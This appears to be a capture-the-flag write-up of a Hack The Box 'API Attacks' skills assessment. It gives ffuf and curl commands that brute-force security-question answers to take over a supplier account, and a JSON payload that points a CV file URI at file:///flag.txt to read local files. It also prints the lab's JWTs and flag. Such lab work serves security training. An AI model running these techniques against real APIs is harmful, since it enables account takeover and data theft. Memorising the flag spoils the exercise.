Skills Assessment - API Attacks
Scenario
After reporting all vulnerabilities in versions v0 and v1 of Inlanefreight E-Commerce Marketplace, the admin attempted to patch all of them in v2:

However, new junior developers have implemented additional functionalities in v2, and the admin is concerned that they may have introduced new vulnerabilities. Assess the security of the new web API version and apply everything you have learned throughout the module to compromise it.
TARGET: 154.57.164.65:38744
Authenticate to target with username "htbpentester@hackthebox.com" and password "HTBPentester"
Challenge 1
Submit the contents of the flag at '/flag.txt'.
Discovery
First, I signed in using the provided account credentials and checked the user’s information and roles. URL: http://154.57.164.65:38744/swagger. For this I used the /customers/sign-in endpoint within the Authentication section.

JWT obtained:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlckBoYWNrdGhlYm94LmNvbSIsImh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd3MvMjAwOC8wNi9pZGVudGl0eS9jbGFpbXMvcm9sZSI6WyJTdXBwbGllcnNfR2V0IiwiU3VwcGxpZXJzX0dldEFsbCJdLCJleHAiOjE3OTI4NzM0NDgsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.QfO17Z0AOZOKY3BfKrUfsQcUcb8c_lyavsbvfbGnszt8O2bFXfGzXxtxBUZ1ml4yrvOzMv5jnxhmZuLGpizKUg
- Paste this into the Authorize function in the top right.
Once we have been authenticated we can check our user's roles:

- We are assigned the roles:
Suppliers_GetSuppliets_GetAll
- Which presumably allow access to the following API endpoint:
GET /api/v2/suppliers
Since we are allowed to run this, lets try by looking at the response of the GET /api/v2/suppliers endpoint:

- Reveals valuable information about supplier companies
- This is possibly a Broken Object Property Level Authorization vulnerability, more specifically an Excessive Data Exposure event.
- This vulnerability could lead to:
- Authentication bypass & account takeover by brute-forcing the security question associated with user accounts.
Then I scrolled in the response and I noticed some accounts (5) had the security question: "What is your favorite color?", which is easily guessable.

Additionally, we know there is an API endpoint for resetting passwords using security question answers: POST /api/v2/authentication/suppliers/passwords/resets/security-question-answers

- This provides a good starting point for the exploitation phase!
Exploitation 1 (Brute-Forcing)
For the first exploit attempt, I will generate a wordlist of colors. I created colors.txt containing a lowercase and capitalized version of each color with the help of Claude using the following prompt: "Give me exhaustive list of every color, for each color you will write twice: one full lowercase and one with the first letter capitalize"

This is how the colors.txt file looks:
red
Red
green
Green
blue
Blue
yellow
Yellow
orange
Orange
purple
Purple
pink
Pink
brown
Brown
black
Black
white
White
gray
Gray
grey
...
Since we can see 5 different emails that have this same security question, I will create an emails.txt file containing these emails one per line:
P.Howard1536@globalsolutions.com
L.Walker1872@globalsolutions.com
T.Harris1814@globalsolutions.com
B.Rogers1535@globalsolutions.com
M.Alexander1650@globalsolutions.com
Then, I will use ffuf to brute-force all accounts since they share the same security question. But before attempting this, I need to try some random value to get the error message to filter for.
I tried the following request:
curl -X 'POST' \
  'http://154.57.164.65:38744/api/v2/authentication/suppliers/passwords/resets/security-question-answers' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "SupplierEmail": "P.Howard1536@globalsolutions.com",
  "SecurityQuestionAnswer": "red",
  "NewPassword": "test"
}'

- It returns a "
successStatus" parameter with value:false
Now we are ready to start brute forcing these email accounts. This is the ffuf command I will be using:
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ ffuf -w emails.txt:EMAIL -w colors.txt:COLOR -u http://154.57.164.65:38744/api/v2/authentication/suppliers/passwords/resets/security-question-answers -X POST -H 'Content-Type: application/json' -d '{"SupplierEmail": "EMAIL", "SecurityQuestionAnswer": "COLOR", "NewPassword": "successfully found security question, and got access to an account:"}' -fr "false"
- Note I am setting the new password as: "
123456"
Output:
[Status: 200, Size: 22, Words: 1, Lines: 1, Duration: 132ms]
    * COLOR: Rust
    * EMAIL: B.Rogers1535@globalsolutions.com

[Status: 200, Size: 22, Words: 1, Lines: 1, Duration: 134ms]
    * COLOR: rust
    * EMAIL: B.Rogers1535@globalsolutions.com

:: Progress: [5420/5420] :: Job [1/1] :: 522 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
- This successfully found the security question answer for one of the accounts, and got access to it.
Now we can use these credentials to authenticate into the API portal, this time as a Supplier:
- Email:
B.Rogers1535@globalsolutions.com - Password:
123456

JWT obtained:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6IkIuUm9nZXJzMTUzNUBnbG9iYWxzb2x1dGlvbnMuY29tIiwiZXhwIjoxNzkyODc1NTA0LCJpc3MiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIiwiYXVkIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiJ9.0BTsWJceb1R3vNT1eZzMNUyx6tKNS3WG4TYpUrLwIVAFicPJ_9jOpdd7-iX0q2QTfUKOM4X0a-zAUUid8i2hCg
- Paste this into the Authorize function in the top right.
Checking this user's roles:

- It has no assigned roles :((
Exploitation 2 (SSRF)
At this point, knowing that our supplier user has no roles assigned, I tried identifying what actions could be performed without roles.
I noticed two relevant endpoints:
GET /api/v2/suppliers/current-user/cv- Allowing to read a CV file content as Base64

POST /api/v2/suppliers/current-user/cv- Allowing to upload a file!

First, I attempted to upload a non-PDF file, but the server correctly validated the file extension:
Then, I uploaded a PDF file, which was successfully accepted:

While reviewing other API endpoints, I found an update function that allowed modifying user details, including the file path:'
PATCH /api/v2/suppliers/current-user

I crafted the following JSON payload to change the file path to point it to/flag.txtand to check if I was able to update sensitive data too:
{
  "SecurityQuestion": "Random question?",
  "SecurityQuestionAnswer": "test",
  "ProfessionalCVPDFFileURI": "file:///flag.txt",
  "PhoneNumber": "000000000",
  "Password": "newpassword"
}

- The user info was successfully updated!
After updating the user info, I will use the GET /api/v2/suppliers/current-user/cv endpoint to retrieve the file content encoded in Base64:

So the Base64 encoded flag file should be:
SFRCe2YxOTBiODBjZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo=
To decode this Base64 code, I will use the following command:
┌──(macc㉿kaliLab)-[~]
└─$ echo "SFRCe2YxOTBiODBjZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo=" | base64 --decode
HTB{f190b80cd543a84b236e92a07a9d8d59}
flag: HTB